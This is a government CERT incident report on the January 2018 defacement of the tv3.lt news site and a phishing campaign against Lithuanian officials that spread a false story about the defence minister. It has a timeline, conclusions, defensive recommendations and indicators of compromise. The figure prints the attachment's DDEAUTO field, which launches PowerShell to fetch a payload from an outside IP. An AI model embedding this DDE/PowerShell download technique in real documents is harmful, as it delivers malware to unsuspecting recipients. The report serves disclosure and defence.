
NATIONAL CYBER SECURITY CENTRE
UNDER THE MINISTRY OF NATIONAL DEFENCE
REPUBLIC OF LITHUANIA
BRIEF REVIEW OF THE CYBER INCIDENT ANALYSIS
No. 152827

29 January 2018

TLP: WHITE

The object of cyber-incident investigation: defacement of the news portal (www.tv3[.]lt), publication of slanderous information and distribution of e-mails (containing malicious attachments) to targeted audience on 18 January 2018.


Creation of the document containing malicious code labelled „Press release_18_01_18.doc“ (to be sent via e-mail).
Malicious actions detected (scanning, inquiries to server).
Permissions and system access configuration is being adjusted.
Article is being indexed by GoogleBot (article containing slanderous information is publicly available).
2017.12.27 13:51
2018.01.18 11:59
2018.01.18 15:12
2018.01.18 16:00
2018.01.18 16:13
2018.01.18 18:55
2018.01.18 19:14
2018.01.18 19:26
First successful login (on the date of defacement) to the CMS from the compromised admin account.
Administration of users in the CMS.
Article "942819" is being edited on the website.
E-mails containing attachments with malicious code are being distributed from a spoofed email address noreplay[@]tv3.lt.


Timeline

The investigation revealed that a false article was published by abusing the Content Management System (CMS) of tv3.lt website with the help of compromised admin accounts. Server and CMS logs (provided by tv3.lt specialists) allowed the investigators to conclude that the services of the TOR network were used for the defacement of the website. The determined logical IP addresses of the TOR nodes are linked to online activities of a foreign state-funded group.

E-mails with an attachment containing a malicious code were sent to a targeted audience at 7.26 p.m. on the 18 January 2018. Spoofed sender address noreplay[@]tv3.lt was used. The target audience consisted of the representatives of important governmental and state institutions, political figures and media organisations.

Inspection of the e-mail header revealed that the sending server was located at **103.36.109[.]248**. The spoofed e-mail address was imitating the actual tv3.lt news subscription address (noreply[@]tv3.lt), but contained a small error. Body of the letter contained an image, inquiries to which could be monitored by the sender (informing them on which recipients opened the letters). The letter had an attachment named **Press release_18_01_18.doc** (Figure).

The text inside of the attachment **Press release_18_01_18.doc** contained false information about the Minister of National Defence Raimundas Karoblis and links to the press release on the defaced news website. The document also contained automated malicious code (using *PowerShell* command) which reaches out to a server on the Internet (**88.99.132[.]118**) to download the additional malicious payload. The malicious code is supposed to be downloaded by abusing the Dynamic Data Exchange (DDE) feature of the Microsoft Office software and thus accessing data from the other resources on the computer or on the network. The malicious code was injected into a hidden data field, description of which also shows an error message in Cyrillic (Russian) alphabet allowing investigators to assume that a Russian version of Microsoft Word software was used for the creation of the document. (Figure)



Norėdami atsisiųsti paveikslėlius, spustelėkite čia. Apsaugos sumetimais Outlook uždraudė kai kurių šio laiško paveikslėlių automatinį atsisiuntimą.

Nuo: TV3.LT <noreplay@tv3.lt> Išsiųsta: Thu 1/18/2018 7:26 PM
Kam: [redacted]
Kopija:
Tema: Press release 18/01/18

Pranešimas Press release_18_01_18.doc (126 KB)

Press release 18/01/18

TV3.LT

Ошибка! Раздел не указан.

```
{DDEAUTO
"C:\\Programs\\Microsoft\\Office\\MSWord.exe[redacted]
powershell.exe
http://88.99.132.118
}
```

Figure. E-mail and the malicious code command injected into its attachment

Conclusions:

1. News website tv3.lt was defaced due to the abuse of CMS and compromised administrator accounts. Discovery of the earlier unauthorised logins allows the investigators to conclude that login credentials were intercepted significantly earlier than the defacement itself took place.

2. False “sensational” information was used on purpose to increase the effectiveness of the distribution of e-mails with the malicious code. Malicious code, after delivering it to the system, could exploit it (e.g., give the sender access to the data stored on the victim’s system or enable him to spy on the infected users).

Recommendations:

1. In order to protect publically available systems, software used on the servers should be regularly patched, access to administration interface restricted (e.g., by access control lists), additional security measures (e.g., web application firewalls) used, accounts with admin rights strictly controlled, complex and regularly changed passwords used, and logs regularly audited.

2. Organisations are advised to use e-mail security and filtering software in order to prevent users from receiving e-mails with malicious attachments. Default features (e.g., *macro-commands*, *Update automatic links at open*, etc.) should be disabled for common users on theirs workstations. Restrictions to the use of *PowerShell* commands for common users introduced. Software used on workstations (operating systems, browsers, office and e-mail, pdf reading software) should be updated (patched) as often as possible in order to prevent the exploitation of software vulnerabilities.

3. Since the most popular method to deceive users is social engineering (compelling or frightening information, manipulation of emotions), constant education to boost the cyber-awareness of the personnel is vital: information on possible threats, arrangement of cyber-security exercises, recommendations on how to treat suspicious e-mails and documents.

Indicators of compromise (related to this incident):

noreplay[@]tv3.lt

Type	**2018-01-18**	Threat level
E-mail address		Low (2/5)
	Spoofed sender e-mail address. Used to distribute malicious documents to targeted audience.	Confidence level (100/100)

103.36.109[.]248

Type	**2018-01-18**	Threat level
IP		Medium (3/5)
	IP address of the server used to distribute the e-mails with malicious attachments.	Confidence level (90/100)

6BD52A05E1EB703D34B6BCB7F05673A4

Type	**2018-01-18**	Threat level
Hash		High (4/5)
	Hash value (md5) of the file **Press_release_18_01_18.doc**	Confidence level (100/100)

88.99.132[.]118

Type	**2018-01-18**	Threat level
IP		Medium (3/5)
	IP address used by the command in the attachment to automatically download additional payload.	Confidence level (90/100)